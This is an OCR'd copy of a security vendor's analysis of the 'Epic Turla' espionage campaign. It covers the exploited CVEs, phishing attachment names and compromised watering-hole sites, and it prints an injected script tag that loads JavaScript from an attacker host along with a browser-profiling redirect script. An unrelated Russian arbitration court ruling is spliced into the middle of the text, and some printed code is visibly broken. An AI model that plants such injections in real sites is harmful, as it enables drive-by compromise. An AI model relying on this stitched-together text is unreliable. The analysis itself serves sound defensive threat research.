
The Epic Turla Operation


SL securelist.com/analysis/publications/65545/the-epic-turla-operation/



Authors

Expert GReAT

Solving some of the mysteries of Snake/Uroburos



Technical Appendix with IOCs

Executive Summary

Over the last 10 months, Kaspersky Lab researchers have analyzed a massive cyber-espionage operation which we call “Epic Turla”. The attackers behind Epic Turla have infected several hundred computers in more than 45 countries, including government institutions, embassies, military, education, research and pharmaceutical companies.

The attacks are known to have used at least two zero-day exploits:

- **CVE-2013-5065** – Privilege escalation vulnerability in Windows XP and Windows 2003
- **CVE-2013-3346** – Arbitrary code-execution vulnerability in Adobe Reader

We also observed exploits against older (patched) vulnerabilities, social engineering techniques and watering hole strategies in these attacks. The primary backdoor used in the Epic attacks is also known as “WorldCupSec”, “TadjMakhal”, “Wipbot” or “Tavdig”.

When G-Data published on Turla/Uroburos back in February, several questions remained unanswered. One big unknown was the infection vector for Turla (aka Snake or Uroburos). Our analysis indicates that victims are infected via a sophisticated multi-stage attack, which begins with the Epic Turla. In time, as the attackers gain confidence, this is upgraded to more sophisticated backdoors, such as the Carbon/Cobra system. Sometimes, both backdoors are run in tandem, and used to “rescue” each other if communications are lost with one of the backdoors.

Once the attackers obtain the necessary credentials without the victim noticing, they deploy the rootkit and other extreme persistence mechanisms.

The attacks are still ongoing as of July 2014, actively targeting users in Europe and the Middle East.

Note: A full analysis of the Epic attacks is available to the Kaspersky Intelligent Services subscribers. Contact: intelreports@kaspersky.com


The Epic Turla attacks

The attacks in this campaign fall into several different categories depending on the vector used in the initial compromise:

- Spearphishing e-mails with Adobe PDF exploits (CVE-2013-3346 + CVE-2013-5065)
- Social engineering to trick the user into running malware installers with “.SCR” extension, sometimes packed with RAR
- Watering hole attacks using Java exploits (CVE-2012-1723), Flash exploits (unknown) or Internet Explorer 6,7,8 exploits (unknown)
- Watering hole attacks that rely on social engineering to trick the user into running fake “Flash Player” malware installers

The attackers use both direct spearphishing and watering hole attacks to infect their victims. Watering holes (waterholes) are websites of interest to the victims that have been compromised by the attackers and injected to serve malicious code.

So far we haven’t been able to locate any e-mail used against the victims, only the attachments. The PDF attachments do not show any “lure” to the victim when opened, however, the SCR packages sometime show a clean PDF upon successful installation.



ДЕВЯТЫЙ АРБИТРАЖНЫЙ АПЕЛЛЯЦИОННЫЙ СУД
127994, Москва, ГСП-4, проезд Соломенной сторожки, 12
адрес электронной почты: info@mail.9aac.ru
адрес веб-сайта: http://www.9aas.arbitr.ru

ОПРЕДЕЛЕНИЕ
о принятии апелляционной жалобы к производству
№ 09АП-37753/2013

г. Москва Дело № А40-37262/13
24 октября 2013 года

Судья Б.С. Веклич рассмотрев вопрос о принятии к производству апелляционной жалобы ООО "СТРОЙЭКСПОЛ" на решение Арбитражного суда г.Москвы от 20.09.2013 по делу №А40-37262/13, принятое судьей Лариной Г.М. (30-321)
по иску ООО «Диамант» (ОГРН 1083123021057, 308007, г.Белгород, ул.Мичурина, д.56)
к ООО «СТРОЙЭКСПОЛ» (ОГРН 1027743009436, 125599, Москва, ул.Бусиновская Горка, 1Б, стр.1)
о взыскании 526 206,88 руб.

УСТАНОВИЛ:

Апелляционная жалоба подана с соблюдением требований, установленных ст. 260 Арбитражного процессуального кодекса Российской Федерации.

Руководствуясь ст.ст. 260, 261 Арбитражного процессуального кодекса Российской Федерации,

ОПРЕДЕЛИЛ:

1. Апелляционную жалобу ООО "СТРОЙЭКСПОЛ" принять к производству.
2. Назначить дело к судебному разбирательству **на 21 ноября 2013 года на 10 час. 45 мин.** в помещении суда по адресу: г. Москва, проезд Соломенной Сторожки, д.12, зал № 11 (кабинет 205) этаж 2.
3. В порядке подготовки к судебному разбирательству предлагается:
истцу - представить мотивированный и документально обоснованный отзыв на апелляционную жалобу в порядке статьи 262 Арбитражного процессуального кодекса Российской Федерации с доказательствами направления его другим лицам, участвующим в деле.

Лицам, участвующим в деле, обеспечить явку полномочных представителей или известить суд о возможности рассмотрения дела в их отсутствие.

Судья Б.С. Веклич

Телефон справочной службы суда – 8 (495) 987-28-00
Факс – 8 (495) 987-28-11
Информация о движении дела размещается на сайте суда в сети Интернет по веб-адресу: http://9aas.arbitr.ru/,
в Картотеке арбитражных дел по веб-адресу: http://kad.arbitr.ru.

Some of known attachment names used in the spearphishing attacks are:


- **ؤتمر جنيف.rar** (translation from Arabic: “Geneva conference.rar”)
- **NATO position on Syria.scr**
- **Note_№107-41D.pdf**
- **Talking Points.scr**
- **border_security_protocol.rar**
- **Security protocol.scr**
- **Program.scr**

In some cases, these filenames can provide clues about the type of victims the attackers are targeting.

The watering hole attacks

Currently, the Epic attackers run a vast network of watering holes that target visitors with surgical precision.

Some of the injected websites include:



galego | castellano

• Inicio • Mapa web • Contacto

Concello de
Piñor

ACTUALIDADE | CONCELLO | TURISMO | EMPRESAS
VIVENDA | EMPREGO | AXUDAS | OFICINA VIRTUAL

CONCELLO


· Saúdo do alcalde
· Corporación
· Actas e ordenanzas
· Directorio
· Como chegar?
· Poboacións
· Cifras económicas
· Servizos municipais
  · Política Medioambiental
  · Perfil do Contratante

Concello | Servizos municipais

SERVIZOS MUNICIPAIS

- Política Medioambiental
- Perfil do Contratante
- Catastro
- Campaña de recollida de móbiles "MOBILízate"
- Oficina municipal de voluntariado
- Servizos sociais

The website of the City Hall of Pinor, Spain



Harta Site Contact Forum   Română Engleza Maghiara

PROMOVAREA ANTREPRENORIATULUI
RURAL DIN ZONA DE GRANITA

Proiect finantat de UNIUNEA EUROPEANA
GUVERNUL ROMANIEI

Objectives | The activities of the project | Partners | Region | Support bodies | Companies | Photo Gallery

Cautare directa

prin folosirea cautarii aveti acces la toate documentele din cadrul portalului

Submit


General objectives

Promoting Rural Entrepreneurship in the Cross-Border Region

Usefull links

Comisia Europeana
Comisia Europeană – Directoratul General pentru Extindere – Programul PHARE
Comisia Europeană – Directoratul General pentru Politica Regională
Comisia Europeană – Directoratul General pentru Afaceri economice şi financiare
Consiliul Uniunii Europene
Parlamentul European
Curtea Europeana de Justitie
Curtea Europeana de Conturi
Comitetul Economic si Social
Comitetul Regiunilor
Banca Centrala Europeana
Banca Europeana de Investitii

A site promoting entrepreneurship in the border area of Romania




أخر الأخبار و المستجدات

جمهورية النيجر تدين العدوان الإسرائيلي الغاشم
(أخبار الوزارة) 02-08-2014 10:45:51

Palestinian Authority Ministry of Foreign Affairs

In total, we observed more than 100 injected websites. Currently, the largest number of injected sites is in Romania.


Here’s a statistic on the injected websites:



The distribution is obviously not random, and it reflects some of the interests of the attackers. For instance, in Romania many of the infected sites are in the Mures region, while many of the Spanish infected sites belong to local governments (City Hall).

Most of the infected sites use the TYPO3 CMS (see: https://typo3.org/), which could indicate the attackers are abusing a specific vulnerability in this publishing platform.

Injected websites load a remote JavaScript into the victim’s browser:




```
<div style="text-align: left;">
<table style="width: 940px;" border="0">
<tbody>
<tr>
<td style="text-align: right;" valign="top"><strong style="text-align: right;"><span style="color: #ff0000;"
<td>جميع الحقوق محفوظة ©&nbsp;2005 - 2013&nbsp;وزارة الخارجية الفلسطينية<br />م12 جوجل كروم و +5.0.3 سفاري
</tr>
</tbody>
</table>
</div>
<div><br />&nbsp;</div>
<div style="text-align: left;">&nbsp;</div>
</div><script  src="http://adobe.faqserv.com/macromedia/get/shockwave/latest/sitenavigation.js "></script>

        </div>
    </div>


</body>
```

The script “sitenavigatoin.js” is a Pinlady-style browser and plugin detection script, which in turn, redirects to a PHP script sometimes called main.php or wreq.php. Sometimes, the attackers register the .JPG extension with the PHP handler on the server, using “JPG” files to run PHP scripts:




```
if (window.ActiveXObject)
{
    var control = null;
    try{ var oApplication=new ActiveXObject('Word.Application'); if(oApplication){ 
   msw = 'Word';
if(oApplication.Version == '12.0') { msw = 'office07'; }

} } catch(e) { }
}
if(msw == null)
{
    try{
    var msw = navigator.mimeTypes && navigator.mimeTypes['application/msword'];
    if(msw)
    {
            msw = 'Word';
    }
    }
    catch(e) { }
}
ref = document.referrer;
window.location.href= main.jpg?js=ok&v_s='+v_s+'&v_f='+v_f+'&v_a='+v_a+'&v_m='+v_m+
</script>
</head>
</html>
```

Profiling script

The main exploitation script “wreq.php”, “main.php” or “main.jpg” performs a numbers of tasks. We have located several versions of this script which attempt various exploitation mechanisms.

One version of this script attempts to exploit Internet Explorer versions 6, 7 and 8:



